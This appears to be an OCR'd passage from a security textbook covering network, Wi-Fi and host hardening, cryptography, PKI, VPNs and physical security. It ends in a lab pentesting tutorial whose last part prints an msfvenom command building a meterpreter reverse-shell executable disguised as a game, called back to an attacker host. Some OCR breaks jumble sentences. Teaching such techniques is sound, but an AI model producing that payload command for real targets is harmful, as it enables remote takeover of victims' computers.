VLANs segment the local network by creating separate groups. Virtual LANs, unlike the subnets created with subnetting managed by routers, are managed by the switches and allow to separate hosts connected to the same switches even if physically very close. The switches never allow packets from one VLAN to pass into another, so two hosts in two different VLANs can only communicate directly through the router. You can set up the same VLAN on different switches so that distant hosts can communicate. Packets belonging to different VLANs can pass over the connections between switches (trunks). It is important to note that on trunks, the VLAN to which each packet belongs must be identified, and this information is entered in the tag field added specifically to the Ethernet frame. The protocol used is 802.1Q.



The hardening of the router allows to reduce or eliminate the vulnerabilities of a system. To apply the hardening correctly you have to:

A) ACL (Access Control List)

Which allow the router to filter packets by IP addresses and port numbers.
B) Secure remote access
Use Secure Remote Management (SSH) protocols. C) Set a timeout
To close active connections.
D) Manage accounts
Safely by always changing the default passwords to access the configuration and create the bare minimum of accounts for the configuration.
A switch, unlike a hub, forwards packets only to the recipient and this is made possible by the fact that the switch can read the destination MAC address. The main advantages of the switch are related to the considerable increase in difficulty of eavesdropping.
To perform switches you have to do it:
A) Network Access Control
Control that takes place via the 802.1x and controls the MAC address of the accessing host.
B) Flood guard
Used to avoid arp poisoning.
C) Disable all doors that are not used
Unused doors are dangerous as they can become an access for unauthorized users. D) Perform port security
You have to be careful as the port security can be bypassed by spoofing the MAC address E) Physical security
Everything related to physical security includes cameras, guards at the entrance and other tools to ensure access to the building only to authorized persons.
In general, you should always change the default settings (the default configuration of a device, password and other services are in the public domain), disable unused services, periodically update the firmware, keep the devices in secure rooms and follow the configuration baseline.
performance and the hardening on the

THE NAT
NAT (Network Address Traslation) converts private IPs to public IPs. It was created to improve addressing but has the collateral benefit of hiding the addresses used in the internal network from

the outside. Currently it is preferred to use the PAT (Port Address Traslation) which converts several private IP addresses into one public IP by differentiating recipients by port number.

WIRELESS NETWORK VULNERABILITY

Wireless networks suffer from all the vulnerabilities of wired networks to which other specific threats are added:

1) Jamming/Inteference

Use a transmitter to interfere with WiFi communications and launch a Denial of Service (DoS) attack.

2) Rogue access point

You can place an access point in public areas of airports, hotels or stations in case you want to make an untargeted attack to steal sensitive information and data from unknown users.

3) Evil twin

Configure an AP (access point) with the victim's SSID to persuade clients to connect.

4) Eavesdropping

On WiFi connections, if not encrypted, it is easier to intercept communications than on the LAN.

5) IV Attack

Initialization Vector Attack subtracts passwords on Wep encrypted networks.


6) War driving

When someone goes looking for vulnerable WiFi in the city. 7) Warchalking

Draw visible symbols, for example on walls, to indicate the presence of vulnerable nets.

WIRELESS NETWORK ENCRYPTION

WEP, WPA and WPA2 can be used in Wi-Fi encryption. WEP (Wired Equivalent Privacy) is a standard that aims to implement the same level of security as wired networks. It encrypts data with RC4 with a 64bit key (40 bit for the password plus 24 bit for the initialization vector). It is currently unreliable and has been replaced by WPA and WPA2 networks. The initialization vector (24 bits) is so short that it is often repeated and is also added after encryption and remains clear. By intercepting two packets with the same initialization vector and comparing them you can intercept the password.



WPA and WPA2 (Wi-FI Protected Access) are two standards based on 802.11i. WPA2 fully applies the 802.11 specifications while WPA partially applies them to maintain WEP compatibility, in fact, WPA works with the same hardware designed for WEP while WPA2 needs dedicated hardware. WPA is based on TKIP (Temporal Key Integrity Protocol) which always uses RC4 but solves WEP weaknesses by changing the encryption key for each packet, while, WPA2 is based on CCMP (Counter-Mode/CBCMac Protocol) which uses the AES algorithm, one of the most secure.

WPA and WPA2 allow personal or enterprise authentication. WPA Personal requires the same key for everyone, while in WPA Enterprise authentication each user must log in with their own credentials or a certificate (you must configure an AAA Server as RADIUS).

WPS (WiFi Protected Setup) makes it easy to pair a device to the Wi-Fi network. Pairing is done without a Password by entering an 8-digit Pin or pressing a button on the device and AP. Care must be taken as this technology is very vulnerable to attack.

WI-FI HARDENING
Wi-Fi hardening practices are:
A) Use the most secure encryption available
B) Change the access key regularly
C) Change the default password to configure the AP D) Disable APs when not needed
E) Carry out periodic checks at the site to locate unsafe or

unauthorised access points
F) Disable WPS
G) Change the default SSID
H) Limiting the Wi-Fi signal strength

You can use some metal-based paints on the perimeter walls to

block the signal or use unidirectional antennas.
I) MAC address filtering
L) Hiding the SSID
M) Create separate connections for guests
In open networks Clients can be forced to pass through a Captive

Portal where they must enter their credentials. The network is isolated from the internal network.
PATCH MANAGEMENT

Patch management is important in Host security. Upgrading OS is essential since most attacks are based on software vulnerabilities already discovered by manufacturers. The management of updates is divided into four steps:

A) Draw up a plan
Determine which updates to install.
B) Test them first on a test machine
Updating can make the machines unusable.
C) Install them
D) Perform a post-installation check
Check that the system is working properly. There are several

types of updates:
1) Hotfix
They're quick updates to fix a few bugs.
2) Patch

These are updates published quickly by the manufacturer when errors are found.
3) Service Pack
These are cumulative updates that apply different OS corrections and take a long time.
4) New versions
They fix the errors of the previous version and add new features but are so radical that they can create new problems.

HOST HARDENING
The Host's hardening practices are:

A) OS Hardening
Change the default passwords and disable unnecessary

accounts and services.
B) Choose safe and supported OS
C) Patch Management
D) Install and keep up to date security software
Protection against malware and spam.
E) Hardening of applications
F) Create baseline configurations
A list of safe configurations is useful so that technicians do not

forget anything when setting up new PCs.

Host security is also linked to fault tolerance (data redundancy), environmental safety (power supply, fire protection) and secure connections (VPN and communication encryption).

HARDWARE SECURITY

Of further importance is hardware security. Small and portable devices must be secured using security cabinets or safes and cable locks. Cable locks allow laptops to be tied to fixed objects.

VIRTUALIZATION

Virtualization allows you to create virtual machines on a physical machine. The hypervisor divides its resources among guest machines. The most critical resource is usually RAM so the hypervisor must have much more than normal. Among the various applications that allow you to use virtualization are VMWARE and VirtualBox. The main advantages are related to

to hardware optimization as one hypervisor runs several virtual machines giving the possibility of testing and sandboxing. Sandboxing allows you to separate virtual machines from the rest of the network with the ability to create honeypots or even observe how malware acts. Test environments separated from the rest are called sandboxes. Sandboxes are used by antivirus engines to run and analyze potential malware in a secure environment. Java applications are also run in a virtual machine that acts as a

sandbox. Virtual machines must have the same security as real machines and of course the hypervisor must be more secure.

CLOUD COMPUTING

Cloud computing allows you to use applications and other resources from specialized providers (Google Drive or iCloud). The cloud is increasingly used because it is flexible as the customer only pays for the necessary services and for the time needed, allowing savings on management costs as the provider only takes care of the management of the servers and services it offers, including maintenance tasks. Finally, it is usually safer against attacks and disasters as the provider usually has a robust security and backup system that a small business cannot afford.

Depending on who can access the service may be: 1)Private
Accessible only from the company network. 2)Public
Also accessible from the Internet.
3)Hybrid
A mixed-up solution.
4)Community
Service sharing between partner companies.
Cloud security depends on provider reliability. Cloud service

contracts must contain guarantees regarding the protection of the provider's infrastructure, maximum time to troubleshoot technical issues, data privacy protection, access via secure connections, and the ability to recover lost or deleted data. Connectivity to the Internet becomes a single point of failure since if the connection is lost, no more data is accessed.

DATA PROTECTION
The data must be protected at all stages: during storage, use (reading and editing), the
network transfer and memory disposal. Encrypting the data becomes a necessary operation. Encrypting all data on the disk protects it in case of theft and if you lose the key the data is not recoverable (e.g. bitlocker). Encryption of individual files is optional
in some software. Databases may have partial encryption systems and, since databases can contain a lot of data, these systems only

allow you to encrypt some of it, such as credit card numbers and personal data.
Encryption for certain types of data is required by law. Data disposal is equally important. Paper documents and storage media must be thrown away so that the data can no longer be recovered. Paper documents must be passed through the shredder or incinerated and storage media must be physically destroyed. You can reset the memories with special software even if the physical destruction gives more guarantees. There is the possibility of drilling or degaussing, i.e. the application of a strong magnetic field that resets all data.

HARDENING OF MOBILE DEVICES

The hardening of mobile devices is similar to that of the PC. You have to disable unused services and connections, install antimalware, protect access (disable the screen after a period of inactivity, unlock via PIN), and impose conditions of use (e.g. do not install unsecure applications). Devices contain email, files, personal contacts, passwords and other sensitive information, so it is important to encrypt the memory. On iPhone there is an automatic hardware encryption system based on AES with 256bit key. GPS tracking helps you find lost or stolen devices. When the lost or stolen device is located you can show a message on the screen to lock it with a code or make it sound and if you can't recover it you can erase the data remotely. Other risks associated with using mobile devices are related to Bluetooth. Bluejacking causes you to receive spam messages via Bluetooth when the device is set as visible. Bluesnarfing is an unauthorized access to the mobile device's memory from a bug in the very first Bluetooth implementations, so remember to turn off Bluetooth when not needed. NFC (Near Field Communication) allows two devices to exchange data when in contact and, given the required proximity, no authentication is needed. NFC is a potential vector of attack because an attacker can approach his smartphone to our smartphone to pair them and then copy our data via Bluetooth. The Bring Your Own Device trend is increasing (BYOD). Users' personal devices are neither controllable nor configurable by the company and therefore it is appropriate to require users to accept specific conditions if they want to use their devices at work (activate

tracking systems using secure VPN and do not take photos in the company). BYOD should be considered when implementing the network.

ENCRYPTION
Cryptography is the art of hiding information. It has very ancient origins, about 4000 years ago. Caesar used a rotation mechanism to encrypt messages (rot method), for example, the letters ABCDE correspond respectively to DEFGH, so the encrypted version of DAC is GDF. The encryption process requires:

A) Plain text To hide.
B) The encryption algorithm
C) The key
D) The cipher text
There are different types of encryption:
A) Physical Encryption
It can be done either by substitution (substitution of message

characters as in Caesar's rot) or by transposition (subdivision of the message into blocks by changing the order, e.g. anagrams). B) Mathematical cryptography
It plans to alter the data with (hashing).
C) Quantum Cryptography
It provides for the transmission change polarity when intercepted by hiding the original data.
Hashing is a mathematical function and is used to check whether what has been sent and received matches. The hash does not go back to the original value. When you download a file it happens that the manufacturer publishes the hash file in such a way that, once you download the file, you can calculate the hash that should match the one published by the manufacturer on the site otherwise the file may have been altered. The hash is used to ensure file integrity and protect your password during transmission or storage. Hash algorithms can lead to collisions (several input same output) and the longer the hashes the less collisions are generated. The hash ensures that a file is not modified, but not that the file is not opened or copied. The hashing algorithms are MD5 (Message Digest 5) which generates 128 bit hashes, SHA (Secure Hash Algorithm) which can generate up to 160 bit (SHA-1) and 256 or 512 bit

(SHA-2), RIPEMD (RACE Integrity Primitives Evaluation Message Digest) which generates 128 bit hashes but is not very secure (the new version uses 160 bit). Encryption can also be symmetrical or a mathematical procedure

of polarized photons that asymmetrical. To make cracking the key even more difficult, some algorithms add a randomly generated and different number for each packet/message (PRNG Pseudo Random Number Generator). The number that is generated in this way, called initialization vector (IV), or nonce, is then communicated in clear to the recipient.

Symmetric encryption uses the same key to encrypt and decrypt the message. Care must be taken when exchanging the key and a channel other than the communication channel must be used (better to exchange it in person). Underlying symmetric encryption is usually the XOR operation (between key and message). Modern algorithms use mechanisms that confuse the end result to preserve the confidentiality of the message (confusion). Symmetric ciphers are distinguished between:

A) Flow ciphers

The best known is the RC4(Rivest's Cipher) which uses keys between 40 and 2048bit.
B) Block ciphers
They cipher whole blocks of bits and are the most used algorithms. Among them we find DES (Data Encryption Standard) which uses 56 bit keys (used in the 70s), 3DES (Triple-DES) is an upgrade of DES and applies encryption 3 times and finally AES (Advanced Encryption Standard) which is recognized as the best choice and uses variable keys of 128, 192 or 256 bits. Block ciphers can be used in multiple modes:
A) ECB
The Electronic Code Book consists of applying the algorithm as it is: the message is divided into blocks that are encrypted one at a time.
B) CBC
The Cipher-Block Chaining works like this: after the first block has been encrypted, it is XORed with the second block in clear and the result is then encrypted resulting in much more confusion.
C) CTR

The CounTermode consists of using a series of values, encrypt those values with the algorithm and then XOR between the result and the plain text.
D) GCM
Galois Counter Mode works like the previous one but adds the use of a hash on the encrypted text to verify that it is intact and that it comes from an authenticated sender.
The encryption algorithms considered more secure are all public, i.e. you know perfectly well how they work. Communication secrecy is based on the key (kerckhoffs principle). The secret algorithms may seem more secure only because they are unknown but not because they are more robust, in fact, the public algorithms have been examined by the cryptographic community that allowed the correction of vulnerabilities. After the choice of the algorithm we move on to choose its implementation, i.e. the software module that will operate the encryption based on the features and guarantees offered by the manufacturer. Among the features must be kept in mind:
A) Session key selection mechanism B) The use of a different key for each session
C) The key exchange mechanism between the parties and resources or the computational effort that becomes an important factor on battery-powered devices.
In cases where the key chosen by the user may be short or weak it can be made longer with a key stretching algorithm. These algorithms generally work by adding a random value (called Salt) to the password and making the hash. Some algorithms that work like this are PBKDF2 (Password-Based Key Derivation Function 2) and bcrypt (derived from Blowfish).
Asymmetric encryption involves a public and a private key that have a mathematical relationship between them. Messages encrypted with one key can only be decrypted with the other key. The private key is kept secret, while the public key is communicated to the interlocutor. The main advantage is that you can exchange keys on the same communication channel. If the sender encrypts the message with the recipient's public key, only he (the recipient) can decrypt the message using his private key. In this case, a third party, called the certification authority, must certify who is the owner of each public key. The Diffie-Hellman key exchange protocol was the first to use asymmetric encryption and

allows two devices to negotiate a common encryption key from their own private key and the other party's public key. The RSA uses DiffieHellman but it is a much more comprehensive system. It is named after its creators (Rivest, Shamir and Adleman). It multiplies two long prime numbers (up to 4096 bits) to perform the encryption. Among the implementations of Diffie-Hellman there are:

1) DHE (Diffie-Hellman Ephemeral)

The encryption key chosen with DH is only valid for a certain time (hence ephemeral) after which it is renewed. New keys are chosen with different methods.

2) ECDHE (Elliptic Curve DHE)

Mechanism for creating a pair of keys based on an elliptical curve that allows to calculate the pair of keys with the meeting points of two curves, requiring less calculations than the classic DH and with equal security.

CRYPTOGRAPHIC ATTACKS
The main cryptographic attacks are:
A) Brute force
B) The known plain text
If you know a part of the plain text and compare it with the

cipher text, you can try to deduce the key.
C) The birthday attack
The birthday paradox teaches us that a highly improbable event

actually happens more often than we think.

Other attacks include: side-channel attacks (trying to intercept a part of the secret key, e.g. through electromagnetic emissions), raimbow tables (a kind of dictionary that contains hashes of keys so that looking for a hash you can find the key that generated it) and downgrade (inducing the victim to use a weaker encryption method to crack it).

STEGANOGRAPHY

Steganography is not a cryptographic method but a technique that allows you to hide one message in another. A typical implementation is to hide a file inside another file, called a carrier.

PKI

The Public Key Infrastructure (PKI) is a centralized public key distribution system. It requires a certification authority (CA) that everyone trusts, which issues and signs certificates. In a company network the CA can be an internal server while on the Internet it is necessary to contact a third party organization such as DigiCert or VeriSign. To request a certificate you must fill out a form called CertificateSigning Request (CSR). complex when the certificate is requires a legally valid check on the identity of the holder. Each certificate contains the holder's public key and is digitally signed. In the PKI, if user A wants to send a confidential message to user B, user A must contact the Certificate Authority that sends A the certificate of B with the public key.

User A can then encrypt the message with B's public key and send it knowing that only B will be able to decrypt the message.
RA
The Registration Authority (RA) is an authority to which certain functions of the SO, such as requesting certificates, are delegated. It is possible to have several RAs distributed and, in this way, the CA is relieved of some tasks and can be protected from attacks. Users can request certificates from the nearest RA, which is online, while the CA remains offline for them. The standard format for certificates is X.509, of which we currently use version 3. The minimum content must be: the signature of the CA, serial number, algorithms used for the signature, issuer name (CA), validity period, public key and issuer and subject identifiers and extensions that The procedure can be more Extended Validation, which contain several objects identified by Object ID (OID) codes. The certificate may be issued to authenticate the Server, the client or to sign a code. There are various extensions of X.509 and depending on the use they may have:
1) Code Signing Certificates
Required for digitally signed software.
2) Email Certificates

Useful in secure email Machine/Computer Certificates
Used to authenticate hosts authenticate on WPA Enterprise or 802.1X.
4) User Certificate
Similar to the previous but used to authenticate the individual user.
5) Basic limitations
This may be the certificate of an end-entity entity or of a CA itself.
(6) Alternative subject name (SAN)
Only one certificate can be used for several HTTPS sites.
CERTIFICATES
The browser checks the validity of the HTTPS certificate and advises the user not to access the site when the certificate has expired, is not usable for server authentication, the owner is not the site that sent it to us or the signature is not valid.
Certificates can be represented in various formats: 1) PEM saved with .pem, .cer and .crt extensions and are ASCII files.
2) DER
Saved with .der or .cer extensions and are the binary version of PEM.
3) PFX
Saved in .pfx or .p12 and are binary files in which certificates are stored encrypted, including the private key, and are useful for backups and migrations.
transmission protocols. 3)

and useful for example to 4) P7B
Saved in .p7b or .p7c and are ASCII files but cannot contain

private keys.

To validate a certificate on a PC, it must have been issued by a trusted authority, i.e. present in the local list (Certificate Manager in Windows). If the PC does not recognize the authority that issued it, it is possible that this authority has also been certified by another authority that we trust. It is practically a hierarchical scheme in which the main one is the root CA while the other is the intermediate CA. Using a web browser it is possible to generate an asymmetric key pair (RSA), send a certificate request to a CA, install the certificate and export it to other applications (like an email program). A certificate can be used to activate an

authenticated connection with an SSL/TLS protected server that supports this service.

If a private key of a certificate is violated, the certificate can be revoked by adding it to:
A) Certificate Revocation List
The CRL generates some latency because it requires all clients to download this list from the CA and update it.
B) OCSP Server
The Online Certificate Status Protocol has very little latency as clients contact the server in real time to ask if a certificate is still valid.
The site itself may provide an OCSP confirmation to clients after downloading it from the CA. Of course it contains the time and signature of the CA.
C) Pinning
To limit abuse there is pinning. With pinning once a pc receives a certificate from a server it associates the two: if the server should later send a different certificate there would be the suspicion of fraudulent use.

LIFE CYCLE OF CERTIFICATES
The life cycle of the certificates is divided as follows: A) Request or Renewal

There is the possibility of creating a certificate from scratch or renewing one when it expires.
B) Issue
A key pair is generated which is assigned to the user and an expiry date is set for their validity.
C) Use
The certificate will only be accepted for the uses for which it was issued.
(D) Expiry or Revocation
In both cases the certificate is invalidated.
E) Destruction
Invalid certificates represent a risk if they are subtracted for this reason they must be destroyed.
DIGITAL SIGN
The digital signature involves the combined use of asymmetric

encryption and hashing providing some properties: A) Sender authentication Concept of non-repudiation, i.e. the owner of the signature is the only possible author of the message. B) Correlation with the document
This guarantees integrity. It is the result of a calculation on the document itself and cannot be applied to another document.
The digital signature is basically the tool with which you can certify the information content of a document without intervening on the physical medium that hosts the document itself. The main properties of the digital signature are:
A) Correlation with the message
The signature is the result of a calculation on the message text.
B) Authentication
The sender of the message is authenticated.
C) Integrity
Impossible to falsify.
D) Non-repudiation
Inability to disown the author's authorship of the message.
E) Separation from the message
F) Uniqueness

SENDER AND RECIPIENT ROLES
The role of the sender is defined as follows:
A) The text is hashed (via SHA).
B) The result (the hash) is encrypted with the sender's private

key.

C) The result of the encryption is the digital signature, which is attached to the message.
The recipient's role is defined as follows: A) The recipient applies the same hashing function to the message.
B) Decrypt the digital signature with the sender's public key.
C) Check if the two results coincide
If the verification is positive, the authentication of the sender is obtained, the integrity of the message is guaranteed but confidentiality is not guaranteed as the message travels in clear text.

OTHER APPLICATIONS
Other cryptographic applications are:

1) MAC (Message Authentication Code)
It operates a symmetrical cipher-block chaining using a secret

key and attaching only the last encrypted block to the message. This system requires a symmetrical key known only to the sender and to the receiver, so the receiver is sure of the integrity and source of the message.

2) HMAC (Hashed MAC)

Similar to the previous one but generated from the hash of the message which is then always encrypted with the secret key.
3) PGP (Pretty Good Privacy)
It is a commercial software based on a mix of symmetric, asymmetric and hashing encryption. It is used a lot for e-mail. The symmetric cipher used is IDEA (International Data Encryption Algorithm) which uses 128-bit keys. Users must install the public keys of those they want to communicate with. It is an alternative model to PKI: instead of a certification authority it is based on a "web of trust", i.e. if A trusts B and B has certified C, then A will trust C.
4) GPG (GNU Privacy Guard)
Given the importance PGP felt the need to write open source software. So the OpenPGP standard was created, on which the Free Software Foundation relied to create the GNU Privacy Guard software. The main difference with PGP is that GPG does not use patented algorithms and allows you to encrypt communications and create digital signatures for documents and software.
In Linux, for Thunderdird (Linux mail client), there is the Enigmail add-on that protects emails with OpenPGP.

HARDWARE ENCRYPTION

A Hardware Security Module (HSM) is a specialized encryption chip that avoids entrusting this arduous task to the CPU. Obviously, hardware encryption is faster. An example is the Trusted Platform Module (TPM) integrated in some motherboards that takes care of encryption but can also store certificates and keys. The TPM being not separable from the host allows you to establish with certainty that the memory has not been connected to another host and this concept is called hardware Root of Trust. If you do not have a TPM

you can use a CipherChain with usb keys that store encryption keys. An SSL/TLS accelerator is a component that can be installed on a PC (often on a PCI slot) to which the processor delegates calculations for SSL and TLS encryption but it does not store keys. The TPM encrypts everything the operating system sends to the disk. The Addonics CipherChain, which acts as a bridge between the hard disk and the motherboard, encrypts all data written to the disk with the secret key saved on the USB key.

The key management must guarantee availability (if the key is lost the data becomes inaccessible) and confidentiality (if the key is not protected the data can become accessible to unauthorized persons). You must therefore determine:

1) Where and how the keys are stored

Encrypted in turn and stored on different memories than the data.
2) Who has access to the keys
The cause of data loss is often the same personnel who should protect it, so remember to restrict access to as few people as possible.
3) Recovery procedures if keys are lost
VPNS
A VPN (Virtual Private Network) is a virtual network established through the Internet that constitutes a secure communication channel. A VPN uses various security technologies to guarantee authentication, confidentiality and integrity and allows those who connect to it to access a remote network as if they were inside it. This makes it possible to implement intranets and extranets, to connect external personnel and the company and finally allows remote management of a device. It can work in two ways:
A) Site to Site VPN
A secure connection between two local networks, e.g. two locations of the same company (intranet) or two different companies (extranet).
B) VPN remote access
They allow a user to work from home. A VPN can be implemented at software and hardware level:
A) At software level
VPN must be installed on the PCs that need remote access.

B) At hardware level
You need to install devices such as VPN Concentrator or normal firewalls or routers that offer this function.
Remote access VPN tunnels can be: A) Full tunnel
In which all data passes through the tunnel, both those directed to the remote network and those directed to someone else on the Internet.
B) Split tunnel
A VPN split tunnelling allows part of the traffic to be routed through the VPN.
Hosts that create a secure connection can use the following protocols:
A) PPTP
(Point to Point Tunnelling Protocol) The PPTP creates a tunnel over WAN links. It is based on the PPP (Point to Point Protocol) and encrypts the transmitted data only after the connection has been established, so the packets with the passwords sent at the beginning are in clear text.
B) L2TP
(Layer 2 Tunnelling Protocol) L2TP is a hybrid between PPTP and L2F. It merely establishes a tunnel in which to transmit data and uses IPsec to encrypt the data.
C) SSL and TLS
(Secure Sockets Layer) and (Transport Layer Security) SSL/TLS are the most common choice for remote access VPNs that create a secure channel by exchanging certificates by encrypting application data.
D) IPsec
(IP Security) IPsec is the most widely used choice for site-to-site VPNs. It is not a real protocol as much as a flexible architecture that uses different protocols and algorithms. What it ciphers depends on the mode: transport mode ciphers only the data contained in the IP packet while in tunnel mode it ciphers the whole IP packet adding another header with different addresses. IPsec uses two main components: ESP or AH. ESP encrypts the data while AH is a protocol that creates the header added to the packet (it contains the hash of the packet and the encryption key) guaranteeing the integrity of the data.

PHYSICAL SECURITY

The first concern for physical security is to prevent an attacker from not having physical access to computer devices. Physical barriers are the first level of security and a possible implementation is the three-layered one: perimeter entrance, building access, computer room access.

The perimeter must be protected by a fence, mobile barriers and bollards, alarms, guards and video surveillance. The building must be protected by locks that can be opened with keys or even with proximity cards. Server rooms can have advanced control systems such as motion detectors, biometric recognition and mantrap. A mantrap is an intermediate room closed by two doors controlled by an authentication system or manually operated by a guard. Control systems should be commensurate with the value of resources. Physical security must stop social engineering attacks such as impersonation, tailgating and shoulder surfing.

Computer rooms must meet appropriate requirements. They must therefore be kept in check:
A) Air quality
The hardware equipment requires special temperature and

humidity values guaranteed by air conditioning systems; dusty or too humid environments can spoil systems and all circuits. In data centers, servers are often organized on long rows of shelves called racks. Considering that the servers expel hot air from behind and suck in fresh air from the front to optimize cooling, they can be arranged in hot and cold aisles. Arranging the servers so that they all expel hot air from the same side prevents some servers from sucking in hot air from others.

B) The power supply
In the electrical supply you need a surge absorber that absorbs current peaks, an uninterruptible power supply that supplies the devices in the event of a blackout and a generator that generates energy for the entire building through a thermal motor. Generators do not replace uninterruptible power supplies as they take a certain amount of time to become operational.
C) Lighting
A poorly designed lighting system worsens physical security as it increases the possibility of intrusion, physical assault (robbery) and

accidents. Poor lighting can also render video surveillance ineffective.

D) Electromagnetic emissions

Electromagnetic shielding limits the radiation emitted, which is risky for privacy and those received from outside that represent a disturbance. Usually the shielding is a braiding of metal wires that captures the emissions and discharges them to the ground (Faraday cage). The most important process of emission control concerns the limitation of the Wi-Fi signal.

E) Fire-fighting systems

Infrared detectors work just like motion detectors. Infrared detectors work by detecting changes in infrared radiation, traditionally thermal heat. Once the normal parameters have changed and the set threshold limit has been exceeded, changes are detected and an alarm or warning can be triggered, taking into account the established protocols that are in place. In the event of a fire, each room must be equipped with fire extinguishers appropriate to its contents.

For PCs, category C fire extinguishers are recommended. There are fire extinguishing systems that can be integrated into the building by detectors that are sensitive to a sharp rise in temperature or smoke and can operate on water or gas. Waterbased systems are the cheapest but can damage the hardware. The gas ones (such as carbon dioxide) are the most expensive and are reserved for rooms with servers or important documents; the gas ones introduce gas into the environment by removing oxygen to suppress the fire. FM-200 systems are among the most widespread because they use a gas that is not harmful and takes effect in just 10 seconds.

F) Natural hazards

Environmental safety is primarily aimed at increasing the availability of systems. Depending on the territory, the site may be at risk of flooding or earthquakes. Vibrations should not be underestimated because in the long run they cause the disconnection of cables and components or worse, the breaking of pipes with consequent water leaks. It is also necessary to take care to protect the cables from malicious attack and wear by using corrugated cables (plastic or flexible rubber hose).

By law, an evacuation plan must be created which defines how to behave in the event of a disaster. The plan must indicate the evacuation procedures, emergency exits and the frequency with

which drills are to be carried out. Safety in the workplace is regulated by the Consolidated Law on Safety at Work (TUSL).

PRACTICAL EXAMPLES OF PENTESTING AND VULNERABILITY ANALYSIS

Pentesting is a very dangerous practice and must be agreed by contract with the company that requires it before being carried out. The main difference between pentesting and vulnerability analysis lies in the fact that the first analysis is a real attack that puts at risk data and security of the company while the second analysis analyzes the main vulnerabilities in a non-invasive way. Obviously there are many tools to perform analysis and attacks and in this module will be presented the main tools used for both pentesting and vulnerability analysis. For this type of examples will be used the operating systems Kali Linux (attacker) or Parrot, downloadable for free, and a Windows system (victim) installed on a virtual machine (VirtualBox). Next we will describe how to download Metasploitable which is a system designed to be attacked and therefore to better practice penetration testing and vulnerability analysis. The attacks presented in the example are for educational purposes, have been carried out in a personal testing environment and also run under the same network. It must be remembered that attacking or testing without the consent of the victim is a crime.

INSTALLATION OF OPERATING SYSTEMS

As for the installation of Kali Linux and Parrot, to simplify the installation just download the files directly for VirtualBox. The following figure shows how to download Parrot. Go to the manufacturer's website and click on Download in the security section.

Then you will need to download the VirtualBox format directly, there will be an entry "for virtual machine" and just click on "Download".

Once the download is complete, simply double-click on the file you have just downloaded and the configuration will start automatically.

In case of boot problems you will need
set the network to "card with bridge".

METASPLOITABLE

The metasploitable virtual machine allows you to test attacks in a very simple way since it was designed and created specifically to be attacked. In fact, this system will have numerous weak points that can be used to perform pentesting operations. You have to download the metasploitable file with the extension .vmdk .

When the download is complete, open VirtualBox and click on "New".
The following screen will open where you have to set the values as in the picture.
At the end of this phase, clicking "Next", you will have to set the amount of memory. The default setting is fine so you can continue clicking on "Next".
In the following screen we must select "Use an existing virtual hard disk file" and click on the envelope symbol to select the Metasploitable file just downloaded.
Click on "Add" and search for the downloaded file.
Once you have found the file you can proceed by clicking on "Open".
Once the process is complete you can click on "Create". The process is finished and you just need to start the system using as username = msfadmin and password = msfadmin.
We recommend that you also change the network settings in this case by setting the network in "Card with Bridge". To access this type of information simply open VirtualBox, select the operating system for which you want to change the setting and click on Settings. Under "network" you will be able to make this change.

PRELIMINARY STAGE


After agreeing the legal phase with the buyer or after preparing the personal test environment, the pentester can begin his attack. The first steps to follow are fundamental and involve the study of an attack methodology. It is necessary to correctly examine possible weak points, ranging from physical to computer security, and establish a proper attack plan. The tools that can help the pentester are included directly in the operating systems to be downloaded


(Kali Linux and Parrot). The main tools present in these systems are:

1. SET- SOCIAL ENGINEER TOOLKIT
a. Software created to perform social engineering tests, then created to enter a device by exploiting people's unawareness.

2. Nmap
a. This Network Security Scanner allows you to obtain in output the list of the Server ports and their actual status, which can vary between open and closed depending on how it is configured. The graphical version is called zenmap.
3. Ncrack
a. This tool was created specifically to allow companies to test their servers and see if they are actually crack-proof or have any cracks.
4. Metasploit
a. It is a large archive of Exploit with a varied functioning that gives the possibility to know different contexts of computer security.
5. Armitage
a. Thanks to this tool, every user can display, after having correctly performed a specific configuration, a very comfortable graphic interface as it contains all the textual functions previously mentioned as Ncrack, Nmap, Metasploit.
6. OpenVAS
a. This program allows you to analyze every corner of the target networks, both local and remote, by detecting every possible vulnerability.
Below we will analyze the last three tools since they also use other tools and are much more complete.
MSFVENOM AND METASPLOIT
In this example, a malicious file will be created and downloaded by the victim (windows user). Once the victim has downloaded the file the attacker will have access to the confidential information of the attacked computer. First of all you have to start Kali Linux and open the terminal by typing the commands in the figure. The msfvenom command will create the infected file. The following commands will specify the type of file to create:
1) –p
Indicates the type of payload, i.e. to create a reverse shell that

allows us to interact with the victim's terminal.
2) -a
Indicates the type of architecture of the machine to be attacked, specifically x86.
3) -e
Indicates the type of encryption.
4) i
Indicates the number of iterations. 5) exe
Indicates the type of file to be created, specifically an executable file (.exe).
6) LHOST and LPORT
They identify the host and the attacker's port.
After the angle bracket (>) you have to indicate the name of the created file.


root@kali: ~
File Modifica Visualizza Cerca Terminale Aiuto
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp -a x86 -e x86/shikata_g
a_nai i 10 -f exe LHOST=192.168.1.187 LPORT=4444 > Scrivania/gioco.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the paylo
ad
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
